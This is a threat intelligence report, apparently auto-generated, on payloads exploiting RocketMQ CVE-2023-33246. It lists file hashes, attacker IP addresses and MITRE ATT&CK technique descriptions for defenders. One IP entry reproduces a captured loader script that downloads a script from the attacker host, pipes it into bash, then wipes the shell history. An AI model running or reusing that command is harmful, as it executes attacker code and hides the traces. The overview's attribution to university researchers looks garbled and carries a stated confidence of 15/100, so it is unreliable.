Sep 06 2023

NETMANAGEIT

Intelligence Report

Exposing RocketMQ CVE-2023-33246 Payloads



Table of contents

Overview

Entities

Observables

External References

Overview

Description

A vulnerability in the RocketMQ messaging system has been exposed to the internet for more than a decade, according to researchers at the University of California, San Francisco, and the Institute of Security Research.

Confidence

This value represents the confidence in the correctness of the data contained within this report.

15 / 100

Indicator

Name
666ac17af53d0d21969751472f0d4147448aae52fff9fd759b319f2929a47de6
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '666ac17af53d0d21969751472f0d4147448aae52fff9fd759b319f2929a47de6']
Name
238fc25c456c7689a35f23a5099fc3af0fc86f8d05b0b61b85a9ae4a7b63b4ad
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '238fc25c456c7689a35f23a5099fc3af0fc86f8d05b0b61b85a9ae4a7b63b4ad']
Name

4feb3dcfe57e3b112568ddd1897b68aeb134ef8addd27b660530442ea1e49cbb

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '4feb3dcfe57e3b112568ddd1897b68aeb134ef8addd27b660530442ea1e49cbb']

Name

12f84e4eab411366e4a9adcd3ac1ae92714c9d405670e10fbfb3ff1167b2ebbe

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '12f84e4eab411366e4a9adcd3ac1ae92714c9d405670e10fbfb3ff1167b2ebbe']

Name

134.209.58.230

Description

CC=US ASN=AS14061 DIGITALOCEAN-ASN

Pattern Type

stix

Pattern

[ipv4-addr:value = '134.209.58.230']

Name

1d489a41395be76a8101c2e1eba383253a291f4e84a9da389c6b58913786b8ac

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '1d489a41395be76a8101c2e1eba383253a291f4e84a9da389c6b58913786b8ac']

Name

94.156.6.110

Description

CC=NL ASN=AS211252 Delis LLC

Pattern Type

stix

Pattern

[ipv4-addr:value = '94.156.6.110']

Name

103.85.25.121

Description

ISP: Starry Network Limited **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.4 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQCdpc/OKWuP5uu4wtsyAdaUu+62Lt2MBKbjA/nKCOToBczn lvz4g6Zb1FWCS9+Jxmv4HzCiuJrugN6cDxPwR9zEWmy0jfosaQpEyzi9yCeSK/L672iqIuGEX0rD HuRe5kmY7Xn+YANCoh076WUjnRyfy+t6eZwqBY/2pr+qbLCNpicZ1jteDjyXhv/sZk1mCnIm8Xvx LqOFk1lAYZn/kxmCiHz3KGFNyCxv38vicylvKWC+9akXyanOhyHD/cIerwMHRHpa3RRBGV5ZVL/d /ueqIs9+qkA0S8LvPoNbz45vuWFdS8IF89O484dz516724guvOXPVSfwU23xBZgYg1TP Fingerprint: c7:b9:e5:62:b2:a5:8a:da:0a:b4:5a:f9:61:2d:dd:e1 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group-exchange-sha1 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 diffie-hellman-group1-sha1 Server Host Key Algorithms: ssh-rsa rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com aes128-cbc aes192-cbc aes256-cbc blowfish-cbc cast128-cbc 3des-cbc MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '103.85.25.121']

Name

45.15.158.124

Description

ISP: AEZA GROUP Ltd **OS:** None ------------------------- Hostnames: - abiding-card.aeza.network ------------------------- Domains: - aeza.network ------------------------- Services: **9999:** ``` #!/bin/bash\n\nif [-s /usr/bin/curl]; then\n echo "found curl"\nelif [-s /usr/bin/wget]; then\n echo "found wget"\nelse\n echo "found none"\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\nfi\n\nLDR="wget -q -O -"\nif [-s /usr/bin/curl]; then\n LDR="curl"\nfi\nif [-s /usr/bin/wget]; then\n LDR="wget -q -O -"\nfi\n\n$LDR http://45.15.158.124/ae.sh | bash\nhistory -c\nrm -rf ~/.bash_history\nhistory -c ``` ------------------ **22222:** ``` HTTP/1.1 200 OK content-disposition: attachment;filename= Content-Length: 0 Server: Jetty(8.y.z-SNAPSHOT) ``` ------------------

Pattern Type

stix

Pattern

[ipv4-addr:value = '45.15.158.124']

Attack-Pattern

Name

Disk Wipe

ID

T1561

Description

Adversaries may wipe or corrupt raw disk data on specific systems or in large numbers in a network to interrupt availability to system and network resources. With direct write access to a disk, adversaries may attempt to overwrite portions of disk data. Adversaries may opt to wipe arbitrary portions of disk data and/or wipe disk structures like the master boot record (MBR). A complete wipe of all disk sectors may be attempted. To maximize impact on the target organization in operations where network-wide availability interruption is the goal, malware used for wiping disks may have worm-like features to propagate across a network by leveraging additional techniques like [Valid Accounts](https://attack.mitre.org/techniques/T1078), [OS Credential Dumping](https://attack.mitre.org/techniques/T1003), and [SMB/Windows Admin Shares](https://attack.mitre.org/techniques/T1021/002).(Citation: Novetta Blockbuster Destructive Malware) On network devices, adversaries may wipe configuration files and other data from the device using [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) commands such as `erase`.(Citation: erase_cmd_cisco)

Name

Process Injection

ID

T1055

Description

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process. There are many different ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific. More sophisticated samples may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.

Name

Obfuscated Files or Information

ID

T1027

Description

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses. Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and [Deobfuscate/Decode Files or Information](https://attack.mitre.org/techniques/T1140) for [User Execution](https://attack.mitre.org/techniques/T1204). The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. (Citation: Volexity PowerDuke November 2016) Adversaries may also use compressed or archived scripts, such as JavaScript. Portions of files can also be encoded to hide the

plain-text strings that would otherwise help defenders with discovery. (Citation: Linux/Cdorked.A We Live Security Analysis) Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled. (Citation: Carbon Black Obfuscation Sept 2016) Adversaries may also abuse [Command Obfuscation](https://attack.mitre.org/techniques/T1027/010) to obscure commands executed from payloads or directly via [Command and Scripting Interpreter](https://attack.mitre.org/techniques/T1059). Environment variables, aliases, characters, and other platform/language specific semantics can be used to evade signature based detections and application control mechanisms. (Citation: FireEye Obfuscation June 2017) (Citation: FireEye Revoke-Obfuscation July 2017)(Citation: PaloAlto EncodedCommand March 2017)

Name

Non-Application Layer Protocol

ID

T1095

Description

Adversaries may use an OSI non-application layer protocol for communication between host and C2 server or among infected hosts within a network. The list of possible protocols is extensive.(Citation: Wikipedia OSI) Specific examples include use of network layer protocols, such as the Internet Control Message Protocol (ICMP), transport layer protocols, such as the User Datagram Protocol (UDP), session layer protocols, such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, such as Serial over LAN (SOL). ICMP communication between hosts is one example.(Citation: Cisco Synful Knock Evolution) Because ICMP is part of the Internet Protocol Suite, it is required to be implemented by all IP-compatible hosts.(Citation: Microsoft ICMP) However, it is not as commonly monitored as other Internet Protocols such as TCP or UDP and may be used by adversaries to hide communications.

Name

Command and Scripting Interpreter

ID

T1059

Description

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of [Unix Shell](https://attack.mitre.org/techniques/T1059/004) while Windows installations include the [Windows Command Shell](https://attack.mitre.org/techniques/T1059/003) and [PowerShell](https://attack.mitre.org/techniques/T1059/001). There are also cross-platform interpreters such as [Python](https://attack.mitre.org/techniques/T1059/006), as well as those commonly associated with client applications such as [JavaScript](https://attack.mitre.org/techniques/T1059/007) and [Visual Basic](https://attack.mitre.org/techniques/T1059/005). Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in [Initial Access](https://attack.mitre.org/tactics/TA0001) payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various [Remote Services](https://attack.mitre.org/techniques/T1021) in order to achieve remote Execution. (Citation: Powershell Remote Commands)(Citation: Cisco IOS Software Integrity Assurance - Command History)(Citation: Remote Shell Execution in Python)

StixFile

Value
12f84e4eab411366e4a9adcd3ac1ae92714c9d405670e10fbfb3ff1167b2ebbe
4feb3dcfe57e3b112568ddd1897b68aeb134ef8addd27b660530442ea1e49cbb
238fc25c456c7689a35f23a5099fc3af0fc86f8d05b0b61b85a9ae4a7b63b4ad
666ac17af53d0d21969751472f0d4147448aae52fff9fd759b319f2929a47de6
1d489a41395be76a8101c2e1eba383253a291f4e84a9da389c6b58913786b8ac

IPv4-Addr

Value
103.85.25.121
94.156.6.110
134.209.58.230
45.15.158.124

External References

- https://otx.alienvault.com/pulse/64f8aa42b367073f758f1b6a
- https://vulncheck.com/blog/rocketmq-exploit-payloads